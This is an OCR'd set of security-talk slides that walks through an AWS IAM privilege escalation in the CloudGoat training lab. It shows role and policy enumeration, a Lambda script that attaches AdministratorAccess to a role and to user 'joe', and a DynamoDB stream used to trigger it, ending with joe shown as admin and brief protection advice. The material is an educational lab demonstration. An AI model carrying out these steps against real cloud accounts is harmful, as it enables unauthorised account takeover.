
```
        {
            "Path": "/",
            "RoleName": "iam_for_lambda",
            "RoleId": "AROAS2VOZSUNDK4WDSW2C",
            "Arn": "arn:aws:iam::194713851162:role/iam_for_lambda",
            "CreateDate": "2019-05-23T09:16:00Z",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Sid": "",
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        },
        {
            "Path": "/",
            "RoleName": "lambda-dynamodb-cloudgoat",
            "RoleId": "AROAS2VOZSUNFXRKV3XMW",
            "Arn": "arn:aws:iam::194713851162:role/lambda-dynamodb-cloudgoat",
            "CreateDate": "2019-05-23T09:15:57Z",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Sid": "",
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "lambda.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        }
    ]
}
```

List Joe’s policies




```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $     aws iam list-role-policies --role-name lambda-dynamodb-cloudgoat
 --profile bob
{
    "PolicyNames": [
        "policy_for_lambda_dynamo_role"
    ]
}
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $      aws iam get-role-policy --role-name lambda-dynamodb-cloudgoat
--policy-name policy_for_lambda_dynamo_role --profile bob
{
    "RoleName": "lambda-dynamodb-cloudgoat",
    "PolicyName": "policy_for_lambda_dynamo_role",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "iam:DeleteRolePolicy",
                    "logs:*",
                    "iam:ListRoles",
                    "dynamodb:*",
                    "iam:AttachRolePolicy"
                ],
                "Effect": "Allow",
                "Resource": "*"
            }
        ]
    }
}
```

Inject a lambda script




```
# Create a small Lambda function with python and zip it for upload
 vi escalate_joe.py

  import boto3

  def lambda_handler(event, context):
    iam = boto3.client("iam")
    iam.attach_role_policy(RoleName="lambda-dynamodb-cloudgoat",
      PolicyArn="arn:aws:iam::aws:policy/AdministratorAccess",)
    iam.attach_user_policy(UserName="joe",
      PolicyArn="arn:aws:iam::aws:policy/AdministratorAccess",)

 # Zip the file
  zip escalate_joe escalate_joe.py

 # Upload the script to Lambda
 # The ZIP filename and the function name must be the same
 aws lambda create-function --function-name escalate_joe --runtime python3.6 --role
 arn:aws:iam::194713851162:role/lambda-dynamodb-cloudgoat --handler
 escalate_joe.lambda_handler --zip-file fileb://escalate_joe.zip --profile joe
```

Inject a lambda script




```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $ aws lambda create-function --function-name escalate_joe --runtime py
thon3.6 --role arn:aws:iam::194713851162:role/lambda-dynamodb-cloudgoat --handler escalate_joe.lambda_handler --zip-file fileb://escalat
e_joe.zip --profile joe
{
    "FunctionName": "escalate_joe",
    "FunctionArn": "arn:aws:lambda:us-west-2:194713851162:function:escalate_joe",
    "Runtime": "python3.6",
    "Role": "arn:aws:iam::194713851162:role/lambda-dynamodb-cloudgoat",
    "Handler": "escalate_joe.lambda_handler",
    "CodeSize": 354,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2019-05-23T09:50:15.606+0000",
    "CodeSha256": "D6Cs5sroJ3odcv9HhbxyLYGEPyDg7Vg00PlXIPL+EIA=",
    "Version": "$LATEST",
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "9c25a376-4d58-4578-872e-63b77bad35d4"
}
```

Create a DynamoDB and test it




```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $ aws dynamodb create-table --table-name joe_table --attribute-definit
ions AttributeName=Test,AttributeType=S --key-schema AttributeName=Test,KeyType=HASH --provisioned-throughput ReadCapacityUnits=3,WriteC
apacityUnits=3 --stream-specification StreamEnabled=true,StreamViewType=NEW_IMAGE --query TableDescription.LatestStreamArn --profile joe
"arn:aws:dynamodb:us-west-2:194713851162:table/joe_table/stream/2019-05-23T09:51:09.506"
```

Create a table and a stream




```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $ aws dynamodb create-table --table-name escalate_priv --attribute-def
initions AttributeName=Test,AttributeType=S --key-schema AttributeName=Test,KeyType=HASH --provisioned-throughput ReadCapacityUnits=5,Wr
iteCapacityUnits=5 --stream-specification StreamEnabled=true,StreamViewType=NEW_AND_OLD_IMAGES --profile joe
{
    "TableDescription": {
        "AttributeDefinitions": [
            {
                "AttributeName": "Test",
                "AttributeType": "S"
            }
        ],
        "TableName": "escalate_priv",
        "KeySchema": [
            {
                "AttributeName": "Test",
                "KeyType": "HASH"
            }
        ],
        "TableStatus": "CREATING",
        "CreationDateTime": 1558605082.563,
        "ProvisionedThroughput": {
            "NumberOfDecreasesToday": 0,
            "ReadCapacityUnits": 5,
            "WriteCapacityUnits": 5
        },
        "TableSizeBytes": 0,
        "ItemCount": 0,
        "TableArn": "arn:aws:dynamodb:us-west-2:194713851162:table/escalate_priv",
        "TableId": "515c65be-0d5e-4502-a787-916a8a071c91",
        "StreamSpecification": {
            "StreamEnabled": true,
            "StreamViewType": "NEW_AND_OLD_IMAGES"
        },
        "LatestStreamLabel": "2019-05-23T09:51:22.563",
        "LatestStreamArn": "arn:aws:dynamodb:us-west-2:194713851162:table/escalate_priv/stream/2019-05-23T09:51:22.563"
    }
}
```

Connect Data stream/lambda




```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $ aws lambda create-event-source-mapping --function-name escalate_joe
--event-source-arn arn:aws:dynamodb:us-west-2:194713851162:table/escalate_priv/stream/2019-05-23T09:51:22.563 --enabled --starting-posit
ion LATEST --profile joe
{
    "UUID": "7290412c-6038-4996-9ef5-f732c7ea237f",
    "BatchSize": 100,
    "EventSourceArn": "arn:aws:dynamodb:us-west-2:194713851162:table/escalate_priv/stream/2019-05-23T09:51:22.563",
    "FunctionArn": "arn:aws:lambda:us-west-2:194713851162:function:escalate_joe",
    "LastModified": 1558605155.155,
    "LastProcessingResult": "No records processed",
    "State": "Creating",
    "StateTransitionReason": "User action"
}
```

Inject a record



```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $ aws dynamodb put-item --table-name escalate_priv --item Test='{S=”Jo
es”}' --profile joe
```

Joe is now an admin



User ARN arn:aws:iam::194713851162:user/joe1

Path /

Creation time 2019-05-23 10:15 UTC+0100

Policy name	Policy type
Attached directly	
DatabaseAdministrator	AWS managed policy
AdministratorAccess	AWS managed policy

Fun and Profit

Try for yourself

- Cloudgoat - https://github.com/RhinoSecurityLabs/cloudgoat

Protection Measures

- Ask questions
  - Some great advice from UK NCSC
- Secure users
- Reduce privileges
- Implement tools to help you

Questions?

Simon.Whittaker@verticalstructure.com